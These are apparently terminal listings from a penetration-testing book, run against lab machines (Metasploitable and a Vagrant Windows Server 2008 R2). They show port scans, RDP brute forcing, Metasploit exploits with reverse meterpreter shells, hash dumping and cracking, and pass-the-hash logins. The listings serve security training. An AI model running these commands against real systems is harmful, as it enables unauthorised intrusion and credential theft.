|   FQDN: metasploitable.localdomain
|_  System time: 2021-07-29T10:27:10-04:00
```


```
kali@kali:~$ nmap -p 3389 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-28 12:28 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00070s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-07-28 14:01 EDT

Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'
Stats: 0:00:39 elapsed; 0 services completed (1 total)
Rate: 14.00; Found: 1; About 0.00% done
(press 'p' to list discovered credentials)
```

```
[DATA] attacking rdp://172.30.1.21:3389/
[3389][rdp] host: 172.30.1.21   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-28 14:03:20
```



```
kali@kali:~$ nmap -A -p 21 172.30.1.23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-29 09:14 EDT
Nmap scan report for 172.30.1.23
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   -  ----                                  ---------------  ----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.30.1.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.30.1.23:21 - USER: 331 Please specify the password.
[+] 172.30.1.23:21 - Backdoor service has been spawned, handling...
[+] 172.30.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 172.30.1.23:6200) at 2021-07-29 09:23:14 -0400


whoami
root
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# pwd
pwd
/
```

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

```
kali@kali:~$ john user_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:51 DONE (2021-07-29 09:50) 0.01293g/s 60815p/s 243303c/s 243303C/s  elisa.*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Passwords and Usernames

```
kali@kali:~$ nmap -p 136-139,445 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 13:41 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00049s latency).

PORT    STATE  SERVICE
136/tcp closed profile
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
   -  ----                                      ---------------  ----     -----
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
s Code Execution
   3  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
s Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                         normal   No
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
```

```
[+] 172.30.1.21:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008
R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 172.30.1.21:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

```
kali@kali:~$ hashid e02bc503339d51f71d913c245d35b50b
Analyzing 'e02bc503339d51f71d913c245d35b50b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

```
Host memory required for this attack: 81 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921515
* Keyspace..: 14344386
* Runtime...: 1 sec

e02bc503339d51f71d913c245d35b50b:vagrant
31d6cfe0d16ae931b73c59d7e0c089c0:
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
Approaching final keyspace - workload adjusted.
```

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>hashcat -m 1000
 passwordhashes.txt -a 0 rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
31d6cfe0d16ae931b73c59d7e0c089c0:
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] 172.30.1.21:445 - Connecting to the server...
[*] 172.30.1.21:445 - Authenticating to 172.30.1.21:445 as user 'Administrator'...
[*] 172.30.1.21:445 - Selecting PowerShell target
[*] 172.30.1.21:445 - Executing the payload...
[+] 172.30.1.21:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 1 (172.30.1.20:4444 -> 172.30.1.21:49234) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: powershell.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4704
[+] Successfully migrated into process 4704
[*] Meterpreter session 1 opened (172.30.1.20:4444 -> 172.30.1.21:49234) at 2021-07-28 11:35:03 -0400

meterpreter >
```

```
meterpreter > shell
Process 564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```


```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 18 05:39:29 2021
  ..                                  D        0  Sun Jul 18 05:39:29 2021
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Jul 18 05:35:49 2021
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
  Boot                                D        0  Mon Jul 13 23:20:09 2009
  bootstat.dat                       AS    67584  Thu Jul 29 20:48:18 2021
  Branding                            D        0  Tue Jul 14 01:37:10 2009
  Cursors                             D        0  Mon Jul 13 23:20:09 2009
  debug                               D        0  Tue Jul 14 00:56:52 2009
  diagerr.xml                         A     1908  Sun Jul 18 05:06:23 2021
```

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jul 13 22:34:39 2009
  Boot                              DHS        0  Sun Jul 18 06:05:26 2021
  bootmgr                         AHSR   383786  Sat Nov 20 22:24:02 2010
  BOOTSECT.BAK                    AHSR     8192  Sun Jul 18 06:05:27 2021
  Documents and Settings         DHSrn        0  Tue Jul 14 01:06:44 2009
  glassfish                           D        0  Sun Jul 18 05:20:59 2021
  inetpub                             D        0  Sun Jul 18 05:15:40 2021
  jack_of_diamonds.png                A        0  Sun Jul 18 05:39:25 2021
  java0.log                           A      103  Sun Jul 18 05:38:10 2021
  java1.log                           A      103  Sun Jul 18 05:38:10 2021
  java2.log                           A      103  Sun Jul 18 05:38:10 2021
  ManageEngine                        D        0  Sun Jul 18 05:36:27 2021
```

```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435
b51404ee:e02bc503339d51f71d913c245d35b50b //172.30.1.21 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator

C:\Windows\system32>
```

Pass The Hash technique

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b4
35b51404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.30.1.21.....
[*] Found writable share ADMIN$
[*] Uploading file kBHqeNEc.exe
[*] Opening SVCManager on 172.30.1.21.....
[*] Creating service oZQE on 172.30.1.21.....
[*] Starting service oZQE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```





```
kali@kali:~$ nmap -A -p 22 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:58 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 f5:7e:90:b8:23:e4:f1:7c:5e:85:d5:80:ac:1e:63:dd (RSA)
|_  521 c5:22:ee:d2:74:06:d4:d7:ca:e0:52:fc:23:d3:d9:30 (ECDSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

```
[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service
 Pack 1 Build 7601'
[*] Command shell session 1 opened (172.30.1.20:41585 → 172.30.1.21:22) at 2021-07-26 15:39:26 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 > sessions -i 1
[*] Starting interaction with 1...
whoami
vagrant-2008r2\sshd_server

ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11
   IPv4 Address. . . . . . . . . . . : 172.30.1.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 11:00 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00045s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```




```
msf6 > search winrm

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
   -  ----                                                  ---------------  ----
   0  exploit/windows/local/bits_ntlm_token_impersonation   2019-12-06       great
 authentication on missing WinRM Service.
   1  auxiliary/scanner/winrm/winrm_auth_methods                             normal
   2  auxiliary/scanner/winrm/winrm_cmd                                      normal
   3  auxiliary/scanner/winrm/winrm_login                                    normal
   4  exploit/windows/winrm/winrm_script_exec               2012-11-01       manual
   5  auxiliary/scanner/winrm/winrm_wql                                      normal
```

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[+] 172.30.1.21:5985      :
Windows IP Configuration

   Host Name . . . . . . . . . . . . : vagrant-2008R2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-94-A4-89
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.30.1.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, July 28, 2021 8:11:04 AM
   Lease Expires . . . . . . . . . . : Wednesday, July 28, 2021 9:06:04 AM
```

```
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.20:4444 → 172.30.1.21:49228) processing InitialAutoRunScript 'post/windows
[*] Current session process is dbasj.exe (3952) as: VAGRANT-2008R2\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (460)
[+] Successfully migrated to services.exe (460) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (172.30.1.20:4444 → 172.30.1.21:49228) at 2021-07-28 12:06:00 -0400
[*] Command Stager progress - 100.00% done (101936/101936 bytes)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


```
msf6 > search elastic

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
   -  ----                                                  ---------------  ----       -----
   0  exploit/multi/elasticsearch/script_mvel_rce           2013-12-09       excellent  Yes
Execution
   1  auxiliary/scanner/elasticsearch/indices_enum                           normal     No
   2  exploit/multi/elasticsearch/search_groovy_script      2015-02-11       excellent  Yes
   3  auxiliary/scanner/http/elasticsearch_traversal                         normal     Yes
al
   4  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes
 Code Execution
```

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: "C:\Windows\TEMP\"
[*] Sending stage (58060 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.20:4444 -> 172.30.1.21:49231) at 2021-07-28 12:16:11 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\HRn.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

```
msf6 > search snmp_enum

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
   -  ----                                                ---------------  ----
   0  auxiliary/scanner/snmp/snmp_enum_hp_laserjet                         normal
   1  auxiliary/scanner/snmp/snmp_enum                                     normal
   2  auxiliary/scanner/snmp/snmp_enumshares                               normal
   3  auxiliary/scanner/snmp/snmp_enumusers                                normal
```

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 172.30.1.21, Connected.

[*] System information:

Host IP                       : 172.30.1.21
Hostname                      : vagrant-2008R2
Description                   : Hardware: AMD64 Family 25 Model
601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:21:13.01
Uptime system                 : 00:21:03.39
System date                   : 2021-7-28 09:24:49.2
```

Chapter 9: Advanced Network Penetration Testing — Post Exploitation




```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 256   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 332   312   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 372   312   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 384   364   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 420   364   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 468   372   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 476   372   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
